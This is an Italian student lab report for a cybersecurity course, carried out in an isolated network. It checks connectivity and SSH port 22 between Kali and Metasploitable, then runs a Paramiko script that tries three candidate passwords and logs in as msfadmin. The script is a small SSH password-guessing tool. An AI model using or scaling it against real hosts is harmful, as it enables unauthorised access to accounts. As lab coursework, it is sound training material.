

Laboratorio SSH autenticazione controllata

Corso: CyberSecurity

Studente: Martina Foresta

Esercizio: in ambiente virtuale isolato

In questa esercitazione ho verificato il collegamento tra una macchina Kali e una macchina Metasploitable presenti nella stessa rete privata di laboratorio. Ho controllato la raggiungibilità, la disponibilità del servizio SSH sulla porta 22.

Ho eseguito due controlli di ping, uno per ciascun verso di comunicazione. In entrambi i casi i due pacchetti inviati hanno ricevuto risposta e non si è verificata perdita di pacchetti. Questo conferma che le macchine possono comunicare nella rete privata del laboratorio.

```
msfadmin@metasploitable:~$ ping -c 2 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=3.27 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=1.35 ms

--- 192.168.50.100 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1004ms
rtt min/avg/max/mdev = 1.352/2.314/3.276/0.962 ms
msfadmin@metasploitable:~$ _
```

```
(kali㉿kali)-[~]
$ ping -c 2 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=1.03 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=1.66 ms

— 192.168.50.101 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 1.032/1.345/1.658/0.313 ms

(kali㉿kali)-[~]
$ █
```

Dopo avere verificato la connettività, ho controllato la porta 22 con un controllo TCP locale.

L'esito open indica che il servizio SSH risponde sulle macchine e che il canale necessario alla prova di autenticazione è disponibile.

```
msfadmin@metasploitable:~$ nc -vz 192.168.50.101 22
metasploitable.lab [192.168.50.101] 22 (ssh) open
msfadmin@metasploitable:~$
```

```
(kali㉿kali)-[~]
$ nc -vz 192.168.50.101 22
metasploitable.lab [192.168.50.101] 22 (ssh) open
(kali㉿kali)-[~]
$
```

Ho creato la cartella ssh-lab e ho rimosso i permessi per gli altri utenti della macchina. All'interno ho predisposto un file con tre soli candidati scelti per questa prova didattica. Ho poi lasciato la lettura e la scrittura del file al solo proprietario, mantenendo negato l'accesso a gruppo e altri utenti.

```
Session Actions Edit View Help
(kali㉿kali)-[~/Desktop/epicode]
$ mkdir ssh-lab
(kali㉿kali)-[~/Desktop/epicode]
$ chmod u+rw,go-rwx ssh-lab
(kali㉿kali)-[~/Desktop/epicode]
$ nano ssh-lab/passwords.txt
```

```
kali@kali: ~/Desktop/epicode
Session Actions Edit View Help
GNU nano 9.2 ssh-lab/passwords.txt
sfmadmin
fsmadmin
msfadmin
```



```
(kali㉿kali)-[~/Desktop/epicode]
$ chmod u+rw,go-rwx ssh-lab/passwords.txt
```

Per organizzare il lavoro ho aperto il progetto in Visual Studio Code.

Ho poi creato e attivato un ambiente virtuale Python, in modo da separare la dipendenza usata per la connessione SSH dal resto del sistema.

Nel virtual environment ho installato Paramiko nella versione indicata nella schermata.

L'isolamento dell'ambiente rende la prova ripetibile e limita l'impatto delle librerie installate sul sistema operativo.



Lo script legge il file locale riga per riga e mantiene esplicitamente il limite massimo di tre tentativi. Per ogni prova, prova l'autenticazione solo sull'host del laboratorio e sulla porta SSH verificata in precedenza. Se l'autenticazione viene rifiutata, registra il risultato; se riesce, comunica il numero del tentativo e termina il ciclo.

```
ssh_test.py
ssh_test.py > ...
1 import paramiko
2
3 target = "192.168.50.101"
4 port = 22
5 username = "msfadmin"
6 password_file = "passwords.txt"
7 max_attempts = 3
8
9 with open(password_file, "r") as file:
10     for number, line in enumerate(file, start=1):
11         if number > max_attempts:
12             break
13
14         password = line.strip()
15
16         if password == "":
17             continue
18
19         client = paramiko.SSHClient()
20         client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
21
22         try:
23             client.connect(
24                 hostname=target,
25                 port=port,
26                 username=username,
27                 password=password,
28                 timeout=5,
29                 look_for_keys=False,
30                 allow_agent=False,
31             )
32
33             print(f"Accesso riuscito al tentativo {number}.")
34             break
35
36         except paramiko.AuthenticationException:
37             print(f"Tentativo {number}: password rifiutata")
38
39
40
```

Con l'ambiente virtuale attivo ho eseguito lo script. I primi due candidati sono stati rifiutati dal servizio SSH, mentre il terzo candidato previsto dalla configurazione del laboratorio ha consentito l'accesso. Il risultato conferma che il servizio applica il controllo delle credenziali e che lo script interrompe la verifica quando ottiene l'esito positivo.

```
(kali㉿kali) - [~/Desktop/epicode/ssh-lab]
$ source /home/kali/Desktop/epicode/ssh-lab/.venv/bin/activate

(.venv)-(kali㉿kali) - [~/Desktop/epicode/ssh-lab]
$
(.venv)-(kali㉿kali) - [~/Desktop/epicode/ssh-lab]
$ python ssh_test.py
Tentativo 1: password rifiutata
Tentativo 2: password rifiutata
Accesso riuscito al tentativo 3.

(.venv)-(kali㉿kali) - [~/Desktop/epicode/ssh-lab]
$
```

L'esercitazione ha confermato la raggiungibilità reciproca delle due macchine, la disponibilità della porta SSH e il funzionamento dell'autenticazione nella rete isolata. La cartella e il file dei candidati sono stati protetti con permessi ristretti e la prova è rimasta limitata a tre tentativi locali.